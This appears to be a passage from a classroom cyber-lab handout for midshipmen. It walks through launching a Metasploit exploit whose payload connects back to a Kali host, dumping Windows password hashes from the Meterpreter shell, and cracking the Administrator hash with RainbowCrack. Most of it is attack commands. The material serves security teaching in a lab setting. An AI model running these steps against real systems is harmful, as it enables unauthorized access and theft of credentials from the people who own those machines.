
Type the following, which is the Kali Linux VM we expect to have the payload communicate with.

```
set LHOST [IP ADDRESS of Local Host]
```




Type the following to obtain all available options to be configured, and to verify proper setup.

```
show options
```



Type the following to launch the attack.


```
exploit
```



MIDN should now run the 'IPCONFIG' and 'SYSINFO' commands from the Meterpreter shell and verify they are on the remote host.


```
ipconfig
```

```
sysinfo
```




MIDN should now run the 'hashdump' command from the Meterpreter shell.

```
hashdump
```




MIDN should now copy and paste the results from the 'hashdump' into a text file on the Kali Linux Cyber Operator VM.




MIDN should navigate to the rainbow crack directory.

```
cd /usr/share/rainbowcrack
```



MIDN can run the 'ls' command to reveal commands available.


```
ls
```



MIDN should now run the 'rtgen ntlm loweralpha 5 5 0 3800 335540 0' command to create a rainbow table.


```
rtgen ntlm loweralpha 5 5 0 3800 335540 0
```

Note: This will take some time to generate the password list so be patient.




MIDN should now run the following command to sort the rainbow table.

```
./rtsort /usr/share/rainbowcrack
```




MIDN should copy the second part of the Administrator hash from the previously saved hashdump/saved text file.




MIDN should now run the following command to crack the password.

```
rcrack . -h [ENTER HASH HERE]
```



MIDN should now see the plaintext password from the Administrator account.



References

1. Password cracking. (2018, February 18). Retrieved February 20, 2018, from https://en.wikipedia.org/wiki/Password_cracking

2. RainbowCrack. (n.d.). Retrieved February 20, 2018, from http://project-rainbowcrack.com/

3. (n.d.). Retrieved February 20, 2018, from http://project-rainbowcrack.com/generate.htm

4. (n.d.). Retrieved February 20, 2018, from http://project-rainbowcrack.com/crack.htm

5. Rainbow table. (2018, February 17). Retrieved February 20, 2018, from https://en.wikipedia.org/wiki/Rainbow_table